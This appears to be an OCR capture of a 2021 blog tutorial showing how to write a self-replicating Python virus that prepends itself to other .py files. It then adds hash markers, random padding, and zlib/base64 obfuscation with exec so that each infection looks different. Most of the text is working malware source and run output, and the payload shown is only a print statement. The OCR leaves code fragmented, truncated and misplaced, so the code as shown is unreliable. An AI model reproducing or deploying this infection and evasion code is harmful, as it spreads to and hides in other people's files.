
How to create a computer virus in Python

2021-08-30

BY DAVIDE MASTROMATTEO

| 14 minute read | Dev | #virus , #python


ARGH, THIS IS FRUSTRATING.
WHAT?
THIS WINDOWS BOX HAS A VIRUS AND I CAN'T GET TO REGEDIT TO—
HAHA, CLEANING VIRUSES? MAN, WHAT A BLAST FROM THE PAST!
CHECK IT OUT! DUDE'S CLEANING WIN32 VIRUSES! REMEMBER THAT?
HEY, XP'S STILL THE MOST—
IT'S LIKE WE'RE BACK IN 2003!
DID YOU GET THE VIRUS FROM KAZAA?
GUESS WHAT I JUST READ ON HOWARD DEAN'S FRIENDSTER!?
GUYS...

I was relaxing on a beach during my summer leave when I received a mail from a reader that asked me if it is technically possible to write a virus using Python.

The short answer: YES.

The longer answer: yes, BUT…

Let's start by saying that viruses are a little bit anachronistic in 2021… nowadays other kinds of malware (like worms for example) are far more common than viruses. Moreover, modern operative systems are more secure and less prone to be infected than MS-DOS or Windows 95 were (sorry Microsoft…) and people are more aware of the risk of malware in general.

Moreover, to write a computer virus, probably Python is not the best choice at all. It's an interpreted language and so it needs an interpreter to be executed. Yes, you can embed an interpreter to your virus but your resulting virus will be heavier and a little clunky… let's be clear, to write a virus probably other languages that can work to a lower level and that can be compiled are probably a better choice and that's why in the old days it was very common to see viruses written in C or Assembly.

I met my first computer virus in 1988. I was playing an old CGA platform game with my friend Alex, that owned a wonderful Olivetti M24 computer (yes, I'm THAT old…) when the program froze and a little ball started to go around the screen. We had never seen anything like that before and so we didn't know it back then, but we were facing the Ping-Pong virus one of the most famous and common viruses ever… at least here in Italy.

Now, before start, you know I have to write a little disclaimer.

This article will show you that a computer virus in Python is possible and even easy to be written. However, ***I am NOT encouraging you to write a computer virus*** (neither in Python nor in ANY OTHER LANGUAGES), and I want to remember you that **HARMING AN IT SYSTEM IS A CRIME**!

According to Wikipedia…

> a computer virus is a computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code. If this replication succeeds, the affected areas are then said to be “infected” with a computer virus, a metaphor derived from biological viruses.

That means that our main goal when writing a virus is to create a program that can spread around and replicate infecting other files, usually bringing a “payload”, which is a malicious function that we want to execute on the target system.

Usually, a computer virus does is made by three parts:

1. The infection vector: this part is responsible to find a target and propagates to this target
2. The trigger: this is the condition that once met execute the payload
3. The payload: the malicious function that the virus carries around

Let’s start coding.

```
try:
    # retrieve the virus code from the current infected script
    virus_code = get_virus_code()

    # look for other files to infect
    for file in find_files_to_infect():
        infect(file, virus_code)
```

```

# except:
#     pass

finally:
    # delete used names from memory
    for i in list(globals().keys()):
        if(i[0] != '_'):
            exec('del {}'.format(i))

    del i
```

Let’s analyze this code.

First of all, we call the `get_virus_code()` function, which returns the source code of the virus taken from the current script.

Then, the `find_files_to_infect()` function will return the list of files that can be infected and for each file returned, the virus will spread the infection.

After the infection took place, we just call the `summon_chaos()` function, that is - as suggested by its name - the payload function with the malware code.

That’s it, quite simple uh?

Obviously, everything has been inserted in a `try-except` block, so that to be sure that exceptions on our virus code are trapped and ignored by the `pass` statement in the `except` block.

works.

Okay, now we need to implement the stub functions we have just created! :)

Let’s start with the first one: the `get_virus_code()` function.

To get the current virus code, we will simply read the current script and get what we find between two defined comments.

For example:

```python
def get_content_of_file(file):
    data = None
    with open(file, "r") as my_file:
        data = my_file.readlines()

    return data

def get_virus_code():

    virus_code_on = False
    virus_code = []

    code = get_content_of_file(__file__)

    for line in code:
        if "# begin-virus\n" in line:
            virus_code_on = True

        if virus_code_on:
```

```
        if "# end-virus\n" in line:
            virus_code_on = False
            break

    return virus_code
```

Now, let's implement the `find_files_to_infect()` function. Here we will write a simple function that returns all the `*.py` files in the current directory. Easy enough to be tested and… safe enough so as not to damage our current system! :)

copy

```
import glob

def find_files_to_infect(directory = "."):
    return [file for file in glob.glob("*.py")]
```

This routine could also be a good candidate to be written with a generator. What? You don't know generators? Let's have a look at this interesting article then! ;)

And once we have the list of files to be infected, we need the infection function. In our case, we will just write our virus at the beginning of the file we want to infect, like this:

copy

```
def get_content_if_infectable(file):
    data = get_content_of_file(file)
    for line in data:
        if "# begin-virus" in line:
            return None
    return data

def infect(file, virus_code):
    if (data:=get_content_if_infectable(file)):
        with open(file, "w") as infected_file:
            infected_file.write("".join(virus_code))
            infected_file.writelines(data)
```

Now, all we need is to add the payload. Since we don't want to do anything that can harm the system, let's just create a function that prints out something to the console.

copy

```
def summon_chaos():
```

Ok, our virus is ready! Let’s see the full source code:

copy

```python
# begin-virus

import glob

def find_files_to_infect(directory = "."):
    return [file for file in glob.glob("*.py")]

def get_content_of_file(file):
    data = None
    with open(file, "r") as my_file:
        data = my_file.readlines()

    return data

def get_content_if_infectable(file):
    data = get_content_of_file(file)
    for line in data:
        if "# begin-virus" in line:
            return None
    return data

def infect(file, virus_code):
    if (data:=get_content_if_infectable(file)):
        with open(file, "w") as infected_file:
            infected_file.write("".join(virus_code))
            infected_file.writelines(data)

def get_virus_code():

    virus_code_on = False
    virus_code = []

    code = get_content_of_file(__file__)

    for line in code:
        if "# begin-virus\n" in line:
            virus_code_on = True

        if virus_code_on:
            virus_code.append(line)

```

Menu TOC share

```python
            break

    return virus_code

def summon_chaos():
    # the virus payload
    print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")

# entry point

try:
    # retrieve the virus code from the current infected script
    virus_code = get_virus_code()

    # look for other files to infect
    for file in find_files_to_infect():
        infect(file, virus_code)

    # call the payload
    summon_chaos()

# except:
#     pass

finally:
    # delete used names from memory
    for i in list(globals().keys()):
        if(i[0] != '_'):
            exec('del {}'.format(i))

    del i

# end-virus
```

Let’s try it putting this virus in a directory with just another `.py` file and let see if the infection starts. Our victim will be a simple program named `[numbers.py](http://numbers.py)` that returns some random numbers, like this:

```python
 # numbers.py

import random

random.seed()

```

```python
print (random.randint(0,100))

```

When this program is executed it returns 10 numbers between 0 and 100, super useful! LOL!

Now, in the same directory, I have my virus. Let’s execute it:

```
/playgrounds/python/first ❯ python ./first.py
We are sick, fucked up and complicated
We are chaos, we can't be cured
```

As you can see, our virus has started and has executed the payload. Everything is fine, but what happened to our `[numbers.py](http://numbers.py)` file? It should be the victim of the infection, so let’s see its code now.

```python
# begin-virus

import glob

def find_files_to_infect(directory = "."):
    return [file for file in glob.glob("*.py")]

def get_content_of_file(file):
    data = None
    with open(file, "r") as my_file:
        data = my_file.readlines()

    return data

def get_content_if_infectable(file):
    data = get_content_of_file(file)
    for line in data:
        if "# begin-virus" in line:
            return None
    return data

def infect(file, virus_code):
    if (data:=get_content_if_infectable(file)):
        with open(file, "w") as infected_file:
            infected_file.write("".join(virus_code))
            infected_file.writelines(data)

    virus_code_on = False
    virus_code = []

    code = get_content_of_file(__file__)

    for line in code:
        if "# begin-virus\n" in line:
            virus_code_on = True

        if virus_code_on:
            virus_code.append(line)

        if "# end-virus\n" in line:
            virus_code_on = False
            break

    return virus_code

def summon_chaos():
    # the virus payload
    print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")

# entry point

try:
    # retrieve the virus code from the current infected script
    virus_code = get_virus_code()

    # look for other files to infect
    for file in find_files_to_infect():
        infect(file, virus_code)

    # call the payload
    summon_chaos()

# except:
#     pass

finally:
    # delete used names from memory
    for i in list(globals().keys()):
        if(i[0] ≠ '_'):
            exec('del {}'.format(i))

    del i
```

```
# numbers.py

import random

random.seed()

for _ in range(10):
  print (random.randint(0,100))
```

And as expected, now we have our virus before the real code.

Let's create another `.py` file in the same directory, just a simple "hello world" program:

```
/playgrounds/python/first ❯ echo 'print("hello world")' > hello.py
```

and now, let's execute the `[numbers.py](http://numbers.py)` program:

```
/playgrounds/python/first ❯ python numbers.py
We are sick, fucked up and complicated
We are chaos, we can't be cured
35
43
89
37
92
71
4
21
83
47
```

As you can see, the program still does whatever it was expected to do (extract some random numbers) but only after having executed our virus, which has spread to other `*.py` files in the same directory and has executed the payload function. Now, if you look at the `[hello.py](http://hello.py)` file, you will see that it has been infected as well, as we can see running it:

```
We are chaos, we can't be cured
hello world
```

Trying to hide the virus code a little more

Now, even if this virus could be potentially dangerous, it is easily detectable. You don’t have to be Sherlock Holmes to recognize a virus that is written in plain text and starts with `# begin-virus`, right?

So what can we do to make it a little harder to find?

Not much more, since we’re writing it in Python and Python is an interpreted language… however, maybe we can still do something.

For example, wouldn’t it be better if we could consider as infected any single file that contains the md5 hash of its name as a comment?

Our virus could start with something like `# begin-78ea1850f48d1c1802f388db81698fd0` and end with something like `# end-78ea1850f48d1c1802f388db81698fd0` and that would be different for any infected file, making it more difficult to find all the infected files on the system.

So our `get_content_if_infectable()` function could be modified like this:

```python
def get_content_if_infectable(file, hash):
    # return the content of a file only if it hasn't been infected yet
  data = get_content_of_file(file)
```

Menu TOC share

```
    if hash in line:
      return None

  return data
```

Obviously, before calling it you should calculate the hash of the file you’re going to infect like this:

```
hash = hashlib.md5(file.encode("utf-8")).hexdigest()
```

and also the `get_virus_code()` function should be modified to look for the current script hash:

```
def get_virus_code():
  # open the current file and returns the virus code, that is the code between the
  # begin-{hash} and the end-{hash} tags
  virus_code_on = False
  virus_code = []

  virus_hash = hashlib.md5(os.path.basename(__file__).encode("utf-8")).hexdigest()
  code = get_content_of_file(__file__)

  for line in code:
    if "# begin-" + virus_hash in line:
      virus_code_on = True

    if virus_code_on:
      virus_code.append(line + "\n")

    if "# end-" + virus_hash in line:
      virus_code_on = False
      break

  return virus_code
```

And what about our virus source code? Can it be obfuscated somehow to be a little less easy to spot?

Well, we could try to obscure it by making it different every time we infect a new file, then we can compress it by using the `zlib` library and converting it in `base64` format. We could just pass our plain text virus to a new

```python
def obscure(data: bytes) -> bytes:
    # obscure a stream of bytes compressing it and encoding it in base64
    return base64.urlsafe_b64encode(zlib.compress(data, 9))

def transform_and_obscure_virus_code(virus_code):
    # transforms the virus code adding some randomic contents, compressing it and co
  new_virus_code = []
  for line in virus_code:
    new_virus_code.append("# "+ str(random.randrange(1000000))+ "\n")
    new_virus_code.append(line + "\n")

  obscured_virus_code = obscure(bytes("".join(new_virus_code), 'utf-8'))
  return obscured_virus_code
```

Obviously, when you obscure your virus compressing it and encoding it in base64 the code is not executable anymore, so you will have to transform it to the original state before executing it. This will be done in the `infect` method, by using the exec statement like this:

```python
def infect(file, virus_code):
  # infect a single file. The routine opens the file and if it's not been infected ye
  hash = hashlib.md5(file.encode("utf-8")).hexdigest()

  if (data:=get_content_if_infectable(file, hash)):
    obscured_virus_code = transform_and_obscure_virus_code(virus_code)
    viral_vector = "exec(\"import zlib\\nimport base64\\nexec(zlib.decompress(base64

    with open(file, "w") as infected_file:
      infected_file.write("\n# begin-"+ hash + "\n" + viral_vector + "\n# end-" + ha
      infected_file.writelines(data)

```

The complete source code of our new virus could be similar to this:

```python
# ################
# chaos.py
# a Python virus
# ###############

# begin-78ea1850f48d1c1802f388db81698fd0
```

```python
import glob
import hashlib
import inspect
import os
import random
import zlib

def get_content_of_file(file):
  data = None
    # return the content of a file
  with open(file, "r") as my_file:
    data = my_file.readlines()

  return data

def get_content_if_infectable(file, hash):
    # return the content of a file only if it hasn't been infected yet
  data = get_content_of_file(file)

  for line in data:
    if hash in line:
      return None

  return data

def obscure(data: bytes) -> bytes:
    # obscure a stream of bytes compressing it and encoding it in base64
    return base64.urlsafe_b64encode(zlib.compress(data, 9))

def transform_and_obscure_virus_code(virus_code):
    # transforms the virus code adding some randomic contents, compressing it and co
  new_virus_code = []
  for line in virus_code:
    new_virus_code.append("# "+ str(random.randrange(1000000))+ "\n")
    new_virus_code.append(line + "\n")

  obscured_virus_code = obscure(bytes("".join(new_virus_code), 'utf-8'))
  return obscured_virus_code

def find_files_to_infect(directory = "."):
  # find other files that can potentially be infected
  return [file for file in glob.glob("*.py")]

def summon_chaos():
  # the virus payload
  print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")
  # infect a single file. The routine open the file and if it's not been infected ye
  hash = hashlib.md5(file.encode("utf-8")).hexdigest()

  if (data:=get_content_if_infectable(file, hash)):
    obscured_virus_code = transform_and_obscure_virus_code(virus_code)
    viral_vector = "exec(\"import zlib\\nimport base64\\nexec(zlib.decompress(base64

    with open(file, "w") as infected_file:
      infected_file.write("\n# begin-"+ hash + "\n" + viral_vector + "\n# end-" + ha
      infected_file.writelines(data)

def get_virus_code():
  # open the current file and returns the virus code, that is the code between the
  # begin-{hash} and the end-{hash} tags
  virus_code_on = False
  virus_code = []

  virus_hash = hashlib.md5(os.path.basename(__file__).encode("utf-8")).hexdigest()
  code = get_content_of_file(__file__)

  for line in code:
    if "# begin-" + virus_hash in line:
      virus_code_on = True

    if virus_code_on:
      virus_code.append(line + "\n")

    if "# end-" + virus_hash in line:
      virus_code_on = False
      break

  return virus_code

# entry point

try:
  # retrieve the virus code from the current infected script
  virus_code = get_virus_code()

  # look for other files to infect
  for file in find_files_to_infect():
    infect(file, virus_code)

  # call the payload
  summon_chaos()
```

```python

finally:
  # delete used names from memory
  for i in list(globals().keys()):
      if(i[0] != '_'):
          exec('del {}'.format(i))

  del i

# end-78ea1850f48d1c1802f388db81698fd0
```

Now, let’s try this new virus in another directory with the uninfected version of `[numbers.py](http://numbers.py)` and `[hello.py](http://hello.py)`, and let’s see what happens.

```
/playgrounds/python/chaos ❯ python chaos.py
We are sick, fucked up and complicated
We are chaos, we can't be cured
```

Executing the virus we have the same behavior as we had before, but our infected files are now a little different than before… This is `[numbers.py](http://numbers.py)` :

```python
# begin-661bb45509227577d3693829a1e1cb33
exec("import zlib\nimport base64\nexec(zlib.decompress(base64.urlsafe_b64decode(b'eN
# end-661bb45509227577d3693829a1e1cb33
# numbers.py

import random

random.seed()

for _ in range(10):
  print (random.randint(0,100))
```

and this is

Menu TOC share

```
exec("import zlib\nimport base64\nexec(zlib.decompress(base64.urlsafe_b64decode(b'eNq\
# end-8d35108ffe2ad173a697734a3e9938e1
print("hello world")
```

Look at that, it’s not so easy to be read now, right? And every infection is different than the other one! Moreover, every time the infection is propagated, the compressed byte64 virus is compressed and encoded again and again.

And this is just a simple example of what one could do… for example, the virus could open the target and put this piece of code at the beginning of a random function, not always at the beginning of the file, or put it in another file and make just a call to this file with a malicious `import` statement or so…

To sum up

In this article, we have seen that writing a computer virus in Python is a trivial operation, and even if it’s probably not the best language to be used for writing viruses… it’s worth keeping your eyes wide open, especially on a production server. :)

Happy coding!

D.

Styling with Markdown is supported